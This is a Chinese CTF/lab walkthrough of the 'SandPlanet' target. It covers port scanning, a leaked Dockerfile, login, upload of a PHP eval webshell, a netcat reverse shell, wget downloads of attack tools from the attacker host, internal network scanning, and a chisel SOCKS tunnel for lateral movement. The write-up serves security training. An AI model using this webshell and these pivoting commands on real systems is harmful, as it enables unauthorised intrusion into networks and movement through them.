SandPlanet By LingDong

SandPlanet靶机IP：172.16.16.27 Kali机器IP：172.16.16.251

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
sudo nmap -sT --min-rate 10000 -p- 172.16.16.27
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-25 09:27 CST
Nmap scan report for 172.16.16.27
Host is up (0.00021s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:38:B6:D4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

2、NMAP详细扫描结果

```
sudo nmap -sT -sV -sC -O -p22,80 172.16.16.27
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-25 09:31 CST
Nmap scan report for 172.16.16.27
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Debian 3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: SUNA NO WAKUSEI // ARCHIVE
MAC Address: 00:0C:29:38:B6:D4 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux
5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.78 seconds
```

扫描发现开放了22,80端口，优先从web端口下手。

目录爆破(dirsearch)

```
sudo dirsearch -u http://172.16.16.27
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/sandplanet/reports/http_172.16.16.27/_26-02-25_09-33-03.txt
Target: http://172.16.16.27/
[09:33:03] Starting:
[09:33:04] 403 -  277B  - /.ht_wsr.txt
[09:33:04] 403 -  277B  - /.htaccess.bak1
[09:33:04] 403 -  277B  - /.htaccess.orig
[09:33:04] 403 -  277B  - /.htaccess.sample
[09:33:04] 403 -  277B  - /.htaccess.save
[09:33:04] 403 -  277B  - /.htaccess_extra
[09:33:04] 403 -  277B  - /.htaccess_orig
[09:33:04] 403 -  277B  - /.htaccessBAK
[09:33:04] 403 -  277B  - /.htaccess_sc
[09:33:04] 403 -  277B  - /.htaccessOLD
[09:33:04] 403 -  277B  - /.htaccessOLD2
[09:33:04] 403 -  277B  - /.htm
[09:33:04] 403 -  277B  - /.html
[09:33:04] 403 -  277B  - /.htpasswd_test
[09:33:04] 403 -  277B  - /.htpasswds
[09:33:04] 403 -  277B  - /.httr-oauth
[09:33:13] 200 -    2KB - /Dockerfile
[09:33:21] 403 -  277B  - /server-status
[09:33:21] 403 -  277B  - /server-status/
[09:33:24] 301 -  314B  - /uploads  ->  http://172.16.16.27/uploads/
[09:33:24] 403 -  277B  - /uploads/
[09:33:24] 403 -  277B  - /user.txt
Task Completed
```

发现http://172.16.16.27/Dockerfile页面，Dockerfile页面是docker构建配置文件，应该有价值，curl一下。


```
curl http://172.16.16.27/Dockerfile
FROM php:7.4-apache
ENV DEBIAN_FRONTEND=noninteractive
WORKDIR /var/www/html
# 安装基础渗透环境 (nc, ping, etc)
RUN apt-get update && apt-get install -y \
    unzip libzip-dev libpng-dev libjpeg-dev \
    net-tools iproute2 iputils-ping \
    bash busybox procps python3 \
    curl wget vim netcat-traditional \
    && rm -rf /var/lib/apt/lists/*
# 配置 PHP 环境
RUN docker-php-ext-configure gd --with-jpeg && docker-php-ext-install gd zip mysqli pdo_mysql
RUN update-alternatives --set nc /bin/nc.traditional
```

```
# 启用 Apache Rewrite 模块 (为了让 .htaccess 生效)
RUN a2enmod rewrite
# 部署代码
COPY . /var/www/html/
# 【核心1】生成 Flag 文件
RUN echo "c8e76061320677156906236715617309" > /var/www/html/user.txt && \
    echo "なら林檎の木を植えよう" >> /var/www/html/user.txt && \
    echo "So, let's plant an apple tree right here" >> /var/www/html/user.txt
# 【核心2】生成 .htaccess 禁止 Web 直接访问 user.txt
# Order Allow,Deny + Deny from all 是 Apache 2.4 的兼容写法
# Require all denied 是 Apache 2.4 的标准写法
RUN echo '<Files "user.txt">' > /var/www/html/.htaccess && \
    echo '    Require all denied' >> /var/www/html/.htaccess && \
    echo '</Files>' >> /var/www/html/.htaccess
# 【核心3】修改 Apache 配置以允许 .htaccess 覆盖配置
RUN sed -i '/<Directory \/var\/www\/>/,/<\/Directory>/ s/AllowOverride None/AllowOverride
All/' /etc/apache2/apache2.conf
# 权限配置
RUN mkdir -p uploads && chmod 777 uploads
RUN chown -R www-data:www-data /var/www/html
# 赋予 user.txt 644 权限 (Webshell 可读，但 Apache 会拦截外部请求)
RUN chmod 644 /var/www/html/user.txt
```

直接看到了user.txt的flag内容c8e76061320677156906236715617309，应该是靶机的bug，看Dockerfile的配置，不允许web访问，必须拿到shell才能查看。Dockerfile文件忘记设置权限了。

文件上传


浏览器看一下主页。



发现登录框，还有用户名和密码提示， admin / sandplanet，登录后发现上传，结合前面Dockerfile给uploads文件夹设置的权限，应该是考察文件上传。

直接传一个phpshell试试。

```php
<?php
@eval($_POST['shell']);
?>
```



得到user.txt，这应该是原本设计的路线。发现有nc，先发弹一个shell回来。

```
sudo nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
id
connect to [172.16.16.251] from (UNKNOWN) [172.16.16.27] 18795
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue state UP group default
qlen 1000
    link/ether de:ed:11:b2:b4:26 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.42.0.167/24 brd 10.42.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::dced:11ff:feb2:b426/64 scope link
       valid_lft forever preferred_lft forever
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$
```

docker横向

查看ip地址，应该是在docker里面，先搬工具过去。

```
wget http://172.16.16.251/tools/linpeas.sh
wget http://172.16.16.251/tools/pspy64
wget http://172.16.16.251/tools/chisel
wget http://172.16.16.251/tools/fscan
chmod +x pspy64 chisel fscan
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$ ls -liah
ls -liah
total 19M
463556 drwxrwxrwx 1 www-data www-data 4.0K Feb 25 09:59 .
463555 drwxr-xr-x 1 root     root     4.0K Nov 15  2022 ..
463545 -rw-r--r-- 1 www-data www-data   51 Feb 13 02:39 .htaccess
463546 -rw-r--r-- 1 www-data www-data 1.7K Feb 13 02:38 Dockerfile
721188 -rwxr-xr-x 1 www-data www-data 8.3M Feb  8  2025 chisel
721189 -rwxr-xr-x 1 www-data www-data 6.8M Feb 24 04:18 fscan
463547 -rw-r--r-- 1 www-data www-data 6.9K Feb 13 02:38 index.php
721186 -rw-r--r-- 1 www-data www-data 821K Feb  9  2025 linpeas.sh
721187 -rwxr-xr-x 1 www-data www-data 3.0M Feb 10  2025 pspy64
463548 drwxrwxrwx 1 www-data www-data 4.0K Feb 25 09:50 uploads
463557 -rw-r--r-- 1 www-data www-data  108 Feb 13 02:39 user.txt
```

linpeas.sh等常规提权方法无效。应该还有其他的docker容器，先用fscan收集信息。

```
./fscan -h 10.42.0.1/24
<bc577f-56wt7:/var/www/html$ ./fscan -h 10.42.0.1/24


   ___                              _
  / _ \     ___  ___ _ __ __ _   ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 10.42.0.0       is alive
(icmp) Target 10.42.0.1       is alive
(icmp) Target 10.42.0.163     is alive
(icmp) Target 10.42.0.165     is alive
(icmp) Target 10.42.0.164     is alive
(icmp) Target 10.42.0.167     is alive
(icmp) Target 10.42.0.168     is alive
(icmp) Target 10.42.0.169     is alive
(icmp) Target 10.42.0.170     is alive
[*] Icmp alive hosts len is: 9
10.42.0.1:22 open
10.42.0.164:8080 open
10.42.0.1:80 open
10.42.0.0:80 open
10.42.0.167:80 open
10.42.0.168:22 open
10.42.0.0:22 open
10.42.0.164:8181 open
10.42.0.165:10250 open
10.42.0.1:10250 open
```

```
10.42.0.0:10250 open
[*] alive ports len is: 11
start vulscan
[*] WebTitle http://10.42.0.164:8080   code:404 len:19     title:None
[*] WebTitle http://10.42.0.164:8181   code:404 len:19     title:None
[*] WebTitle http://10.42.0.167        code:200 len:5455   title:SUNA NO WAKUSEI // ARCHIVE
[*] WebTitle http://10.42.0.0          code:200 len:5455   title:SUNA NO WAKUSEI // ARCHIVE
[*] WebTitle https://10.42.0.0:10250   code:404 len:19     title:None
[*] WebTitle https://10.42.0.165:10250 code:403 len:217    title:None
[*] WebTitle http://10.42.0.1          code:200 len:5455   title:SUNA NO WAKUSEI // ARCHIVE
[*] WebTitle https://10.42.0.1:10250   code:404 len:19     title:None
```

找到一群存活主机，10.42.0.163、10.42.0.165、10.42.0.164、10.42.0.167、10.42.0.168、10.42.0.169、10.42.0.170和http服务

http://10.42.0.164:8080

http://10.42.0.164:8181

https://10.42.0.165:10250

第一次测试没有这么多主机，为了写wp，重置靶机复盘，多了几个IP应该不影响。

用chisel代理出来，方便后续操作。

kali机器运行

```
┌──(kali㉿kali)-[/var/www/html/tools]
└─$ ./chisel server -p 2022 --reverse
2026/02/25 10:16:12 server: Reverse tunnelling enabled
2026/02/25 10:16:12 server: Fingerprint M+ufMu9v11o8Pzn2NN+O3mWVqHInn39ZACYL+MLw+dw=
2026/02/25 10:16:12 server: Listening on http://0.0.0.0:2022
2026/02/25 10:16:24 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

靶机运行

```
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$ ./chisel client 172.16.16.251:2022
R:socks
<ww/html$ ./chisel client 172.16.16.251:2022 R:socks
2026/02/25 10:16:24 client: Connecting to ws://172.16.16.251:2022
2026/02/25 10:16:24 client: Connected (Latency 524.402µs)
```

kali本地1080端口就开了sockt5代理，配置proxychains。

在kali本机做目录爆破

```
sudo proxychains  dirsearch -u http://10.42.0.164:8080
sudo proxychains  dirsearch -u http://10.42.0.164:8181
sudo proxychains  dirsearch -u https://10.42.0.165:10250

sudo proxychains  dirsearch -u http://10.42.0.164:8080
[sudo] password for kali:
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /var/www/html/tools/reports/http_10.42.0.164_8080/_26-02-25_10-21-10.txt

Target: http://10.42.0.164:8080/

[10:21:10] Starting:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080 [proxychains] Strict
chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080 [proxychains] [                    ]  0%
21/11460        32/s       job:1/1  errors:0[proxychains] Strict chain  ...  127.0.0.1:1080
...  10.42.0.164:8080  ...  OK
 ...  OK
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[                    ]  0%     25/11460        32/s       job:1/1  errors:0[proxychains]
Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080 [proxychains] Strict
chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080 [proxychains] Strict
chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.164:8080  ...  OK
 ...  OK
 ...  OK
[                    ]  0%     25/11460        32/s       job:1/1  errors:0 ...  OK
[10:21:10] 301 -   57B  - /%2e%2e//google.com  ->  /%252E%252E/google.com
[10:21:16] 301 -   54B  - /axis//happyaxis.jsp  ->  /axis/happyaxis.jsp
[10:21:16] 301 -   59B  - /axis2-web//HappyAxis.jsp  ->  /axis2-web/HappyAxis.jsp
